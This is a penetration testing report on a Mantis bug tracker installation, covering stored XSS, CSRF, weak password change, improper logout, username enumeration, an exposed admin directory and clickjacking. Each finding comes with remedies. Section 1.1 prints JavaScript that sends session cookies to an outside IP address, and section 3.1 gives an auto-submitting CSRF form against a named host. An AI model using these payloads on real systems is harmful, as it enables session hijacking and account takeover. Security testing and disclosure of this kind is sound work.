Mantis bug tracker penetration testing report

This report contains security exploits I found while penetration testing a version of the Mantis bug tracker web application. The report is not current and many of the exploits should have been fixed.

1) *Web Application Security Handbook* (http://www.amazon.ca/The-Web-Application-Hackers-Handbook/dp/1118026470), and

2) *Art of Software Security Assessment* http://www.amazon.ca/The-Software-Security-Assessment-Vulnerabilities/dp/0321444426

Aditya Aghi

Severity Rating Number	Description
1	Very Low Risk
2	Low Risk
3	Medium Risk
4	High Risk
5	Very High Risk

1.0 Stored XSS Vulnerability in “Issue Summary”


The summary field allows a user to submit Javascript when creating or updating an issue. The Javascript is served to all users viewing the issue.

1.1 Potential Exploits

Malicious Javascript inserted by the attacker can allow him to steal session cookies. Following is a sample Javascript that submits the session cookie to the attackers website.

```
1  console.debug("stealing session cookies "+document.cookie);
2  httpGet("http://192.81.215.68:8080/cookieMonster/"+document.cookie);
3  function httpGet(theUrl)
4  {
5      var xmlHttp = null;
6      xmlHttp = new XMLHttpRequest();
7      xmlHttp.open( "GET", theUrl, false );
8      xmlHttp.send( null );
9      return xmlHttp.responseText;
10 }
```

You can execute the above Javascript by setting the following value for the summary column of a ticket:



The Javascript can also access the window.history property. This may allow the attacker to steal a list of websites visited by the victim, in addition sensitive parameters from these website's URL's can be stolen.

1.2 Severity

4- High Severity

Any time a user views the infected issue the malicious script gets executed. The script can also be

extended to copy itself into the summary field of other tickets the victim controls. This will allow the script to infect almost all users of the issue tracking system in no time.

With the stolen session cookies the attacker can take control of the victim's session and perform other malicious actions or steal sensitive information.

1.3 Remedies

The summary field should block input of Javascript. If that is not possible then the Javascript should be properly escaped such that it is not executed by the browser.

2.0 Weak Access Control – Password Change Functionality

A user is able to update her password without providing the old password.

2.1 Potential Exploits

If an attacker gets control of a user's session he can reset her password without knowing the old password.

For example the attacker steals a user's session using attack 1.0, he can then change her password by navigating to "http://ec2-54-87-149-102.compute-1.amazonaws.com/issues/account_page.php" and entering a new password. He is also able to change her email address.

2.2 Severity

5- Very High

By successfully changing a victim's password and email address an attacker can completely lock out a user from their account. It would not be possible for the victim to re-establish her identity with the system without using an out of band recovery method.

2.3 Remedies

The update account information page should reconfirm the user's old password before allowing any changes.

3.0 CSRF – Report Issue Form

The report issue form can be submitted using a cross site request forgery exploit.

3.1 Exploits

An attacker can setup a malicious web page which contains a copy of the report issue form. The form can be hidden using appropriate CSS properties. He will need to change the action parameter on the form to a fully qualified path pointed at the issue tracking system.

```
<form name="report_bug_form" method="post" enctype="multipart/form-data" action="
 http://ec2-54-87-149-102.compute-1.amazonaws.com/issues/bug_report.php">
<table class="width75" cellspacing="1">
```

The attacker can place some malicious Javascript in the summary field of the hidden form as described in attack 1.0. Then he can use the following Javascript to submit the form as soon as the user visits the malicious website.

```
<script>
    functoin infectCSRF(){
        document.getElementById("report_bug_form").submit();
    }
</script>
<body onload="infectCSRF()">
```

The attacker can also perform other actions on behalf of the victim that might allow him to steal information or cause harm. Eg: Creating new issues, deleting old issues, sending malicious emails, changing password etc.

3.2 Severity

5- Very High

The attacker is able to comprise the website even without having a valid user account. All he needs to do is create a malicious page hosted on his own server and somehow attract users of the issue tracking system to his page. If the user is also logged -in to the issue tracking system when visiting the malicious website he can be victimized.

3.3 Remedies

Use CSRF (Cross Site Request Forgery) tokens. These are unique hard to predict tokens that must be submitted with each sensitive request. The server verifies that a valid CSRF token is submitted with the request else it rejects the request.

4.0 Session Management – Improper Logout

The logout function just deletes the session cookie on the client side. It does not invalidate the cookie on the server.

4.1 Exploits

An attacker can make use of a stolen session cookie even after the user logs out. The session cookie remains valid on the server.

4.2 Severity

4 – High

There is no way for the user to safely logout of her session. The attacker has an extended time window to perform an attack using the stolen session cookie. The extra time also enables the attacker to preform brute force and pattern guessing attacks on the session cookie.

4.3 Remedies

The server should invalidate the user's session cookie upon logout. The user should be issued a different session token on next login.

5.0 Verbose Error Messages – User Registration

The account registration page at http://ec2-54-87-149-102.compute-1.amazonaws.com/issues/signup_page.php generates a username already exists error if one tries to register with an existing username.

5.1 Exploits

An attacker can enumerate registered usernames by trying multiple common usernames in the registration form. Every username that generates a "username already exists" response is a valid username in the system.

5.2 Severity

3 – Medium Risk

If an attacker has a list of valid usernames the number of combinations he must try in a password guessing attack is greatly reduced. He can also try a few common passwords accross all enumerated accounts. The likelihood of at least some users using easy to guess passwords is very high.

5.3 Remedies

Possible remedies include:

1) Use the email address as the username. If a user tries to register with a previously registered email address remind him of his account only via email. Never include any indication of whether the email is previously registered or not in the response to the registration page.
2) Use CAPTCHA(http://www.captcha.net/) on the registration page. CAPTCHA patterns are hard for computers to read but can be read by most humans. Using CAPTCHA will prevent the attacker from using an automated tool in enumerating usernames thereby greatly increasing resource investment required for a successful attack.
3) Enforce password quality requirements to make guessing attacks harder.

6.0 Improper Install – Admin Directory never removed

The Mantis installation instructions clearly instruct to delete the admin directory after completing an install as it exposes certain sensitive scripts. There is even a warning message placed on the login page reminding the developer to remove the admin directory.

The developers have seem to have forgotten to remove the admin directory in this install.

6.1 Exploits

The admin directory is available to all unauthenticated users at path "/issues/admin". It exposes a lot of system information. This information can be invaluable to an attacker who can use it to identify weak

components in the install and make targeted attacks.

The admin directory also exposes a number of sensitive scripts. The upgrade script which is available at "http://ec2-54-87-149-102.compute-1.amazonaws.com/issues/admin/install.php" can be used to change the database used by the Mantis install.

6.2 Severity

5 – Very High

Using the install script the attacker is able to set Mantis to use his own database. All the information from the existing database will be copied over to the new database after successful install. This will allow the attacker to have full control over new and existing data. If the attacker somehow manages to copy any new information to the official database in real time his attack can go unnoticed for days.

6.3 Remedies

Remove the admin directory as suggested in the Mantis Install guide.

7.0 Click Jacking

The issue tracking website can be loaded inside an iframe of another webpage.

7.1 Exploits

A attacker could include the issue tracking website inside a hidden iframe of his malicious site. He will place his own UI on top of the hidden iframe. He then needs to fool an authenticated user to visit his malicious site and perform certain mouse-clicks and/or key strokes. If he successfully manages to capture and forward relevant user input to the iframe he can perform malicious actions on behalf of the user.

7.2 Severity

2 – Low Risk

The attack requires a lot of effort to design. The attacker needs to study the UI of the issue tracking website, make an attractive website to fool users, and hope that the users will provide all the necessary input for a successful attack.

Given that a CSRF vulnerability already exists (section 3.0) the attacker is more likely to choose a CSRF attack to perform similar actions.

7.3 Remedies

1) Block the website from being loaded inside an iframe. This can be done with by setting the X-frame-options response header to deny.
2) If it is not desireable to block iframe access instruct users to load suspect malicous websites only in a sandboxed environment.